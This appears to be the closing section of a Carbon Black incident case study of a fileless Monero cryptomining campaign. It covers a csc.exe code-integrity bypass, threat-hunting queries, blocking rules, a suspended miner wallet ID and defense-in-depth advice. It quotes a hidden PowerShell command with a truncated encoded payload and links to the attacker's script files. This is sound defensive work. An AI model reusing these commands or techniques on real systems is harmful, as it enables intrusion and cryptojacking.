- C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAX-ABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAH-MAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGA-DIARgA5ADgAQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE [truncated]

Process name: csc.exe

Command line:

- "C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe" /noconfig /fullpaths @"C:\Windows\TEMP\ldmnfhvz.cmdline"

Target Name: cvtres.exe

Target command line:

- C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Windows\TEMP\RES627A.tmp" "c:\Windows\Temp\CSC6279.tmp"

This is a known vulnerability called the Device Guard User Mode Code Integrity Bypass (UMCI). Integrity checks are not performed on code that compiles C# within Csc.exe. Most endpoint security software do not restrict visual compilers, at least not out of the box, and blocking Csc.exe altogether would be untenable. Given the reactive nature and the timing of this bypass being leveraged in response to blocked PowerShell network connectivity, this could indicate a backdoor in addition to their persistence mechanisms.

## Recommended Queries:

- applicationName:csc.exe AND TTP:MODIFY_MEMORY_PROTECTION
- Operation:Executes code from memory AND applicationName:PowerShell.exe
- applicationName:PowerShell.exe AND commandLine:currentversion*

## Recommended Rules:

- **\PowerShell.exe → Injects code or modifies memory of another process → terminate
- **\csc.exe → Injects code or modifies memory of another process → terminate
- **\msbuild.exe → injects code or modifies memory of another process → terminate

Within tools like CB Response or CB ThreatHunter, or open source tools like Process Monitor (procmon) from Windows SysInternals, we can detect the following file modifications:

- PowerShell.exe created file "C:\Windows\TEMP\ldmnfhvz.tmp"
- PowerShell.exe created file "C:\Windows\TEMP\ldmnfhvz.dll"
- PowerShell.exe created file "C:\Windows\TEMP\ldmnfhvz.cmdline"

Given the dynamic nature of visual compilers on the fly, it would be a best practice to audit csc.exe and files with .cmdline extensions dropping into the %Temp% folder.

## Suggested Queries in CB ThreatHunter:


- (filemod_name:c\:\\Windows\\temp\\*.dll OR filemod_name:c\:\\Windows\\temp\\*.cmdline OR c\:\\Windows\\temp\\*.tmp OR filemod_name:c\:\\Windows\\temp\\*.out OR c\:\\Windows\\temp\\*.err OR c\:\\Windows\\temp\\*.0.cs)
- (filemod_name:c\:\\users\\*\\appdata\\local\\temp\\*.dll OR filemod_name:c\:\\users\\*\\appdata\\local\\temp\\*.cmdline OR filemod_name:c\:\\users\\*\\appdata\\local\\temp\\*.tmp OR filemod_name:c\:\\users\\*\\appdata\\local\\temp\\*.out OR filemod_name:c\:\\users\\*\\appdata\\local\\temp\\*.err OR filemod_name:c\:\\users\\*\\appdata\\local\\temp\\*.0.cs)

To further search for XMR miner behavior, we can query for the XMR name or the “fcn” variable via command line:

- (commandLine:xmr OR commandLine:fcn) OR (targetCommandLine:xmr OR targetCommandLine:fcn) OR (parentCommandLine:xmr OR parentCommandLine:fcn)

This query encapsulates both the file-based and “file-less” cryptomining attacks.

However, despite the multiple bypasses and fileless scripts leveraged for this campaign, looking up the Monero wallet ID **46jzXCKBqKHCuGogZbhJGfW84mb7rAWCZbACHAWDjKs7RDChaULHL2BHcpfwNMXCvyV8hbyR67ZAXgJEY3cL94WtVGgnzHC.foob**, we report that due to the malicious botnet nature of this campaign, this ID has been suspended. Therefore, this is a no longer active campaign. Additional XMR Wallet IOC’s can be found in public write-ups.



Your Stats & Payment History

Look at worker stats for hash rates and worker stats

46jzXCKBqKHCuGogZbhJGfW84mb7rAWCZbACHAWDjKs7RDChaULHL2BHcpfwNMXCvyV8hbyR67ZAXgJEY3cL94WtVGgnzHC

Account suspended due to reports of botnet activity. Contact support.

CONCLUSION

# “Fileless” Attacks

With the advent of open source pentesting bypasses being weaponized by attackers, it goes without saying, an “easy” plug and play solution does not suffice in defending the endpoint against modern-day threats. It is increasingly imperative to regularly audit the activity of trusted Microsoft applications, especially those that have the ability to execute scripts or communicate over the network. The crux of these multiple campaigns is none other than PowerShell. PowerShell is weaponized for nefarious purposes including but not limited to the following:

1. To download and invoke the malicious scripts.
2. To move laterally to all internal IP addresses that Typhoid Mary had access to via the SMB port TCP/445. Many companies still have not patched the Eternal Blue exploit.
3. To communicate to the XMR miner pool domain.
4. To communicate with and download primary and second-stage payloads from staging servers and/or command and control servers.
5. To communicate with Tor exit/relay nodes.
6. To make network connections via TCP/3389.

## Defense in Depth

CB Defense is able to mitigate many aspects of the Squiblydoo bypass from the endpoint perspective, and lateral movement depicted in this case study could have been thwarted with an endpoint quarantine. However, that functionality was not enabled by the customer during the engagement. Additionally, many aspects of the attack could have been mitigated with even the most basic external and internal firewall rules and network segmentation. Basic security best practices such as restricting internet-facing RDP sessions (or, at the very least, blocking communication with a list of Tor exit nodes) would have mitigated the command and control the attacker had over Typhoid Mary. Access to the terminal server should have been restricted with enforced two-factor authentication.

This incident reinforces the importance of a defense in depth approach to security. CB Defense played an instrumental role as one the last layers of defense, but better security practices could have mitigated the attack earlier in the kill chain.

## The Importance of Professional Services and On-ramping

In this case study, Carbon Black's Professional Services Team and CB ThreatSight were engaged to assist the customer in alert triage, threat hunting and implementation of prevention rules. The customer depicted in this case study required an iterative approach in order to strengthen their policies. The collaboration between the two teams proved instrumental in both educating the customer and preventing further damage from the pre-existing attack.

## CB Threat Analysis Unit (TAU)

Tier II Analyst: Marina Liang

Sr. Threat Researcher: Brian Baskin

### References

- https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/
- http://techgenix.com/logon-types/
- https://msdn.microsoft.com/en-us/library/cc980032.aspx
- https://pentestlab.blog/2018/04/09/golden-ticket/
- https://www.mdsec.co.uk/2018/06/exploring-PowerShell-amsi-and-logging-evasion/
- http://www.exploit-monday.com/2017/07/bypassing-device-guard-with-dotnet-methods.html
- https://www.blackhillsinfosec.com/PowerShell-without-PowerShell-how-to-bypass-application-whitelisting-environment-restrictions-av/

### Raw Outputs

- http://codegists.com/snippet/PowerShell/ixmrps1_sharpbazil_PowerShell [removed]
- https://github.com/sharpbazil/literate-broccoli/blob/master/dbx.sct [removed]
- https://github.com/smarshallhb/Testing/blob/master/x.txt
- https://github.com/xmrig/xmrig

Carbon Black.

## ABOUT CARBON BLACK

Carbon Black (NASDAQ: CBLK) is a leader in cloud endpoint protection dedicated to keeping the world safe from cyberattacks. The CB Predictive Security Cloud® (PSC) consolidates endpoint protection and IT operations into an extensible cloud platform that prevents advanced threats, provides actionable insight and enables businesses of all sizes to simplify operations. By analyzing billions of security events per day across the globe, Carbon Black has key insights into attackers' behaviors, enabling customers to detect, respond to and stop emerging attacks.

More than 5,300 global customers, including 35 of the Fortune 100, trust Carbon Black to protect their organizations from cyberattacks. The company's partner ecosystem features more than 500 MSSPs, VARs, distributors and technology integrations, as well as many of the world's leading IR firms, who use Carbon Black's technology in more than 500 breach investigations per year.

**1100 WINTER STREET, WALTHAM, MA 02451, USA • P 617.393.7400 • F 617.393.7499 • WWW.CARBONBLACK.COM**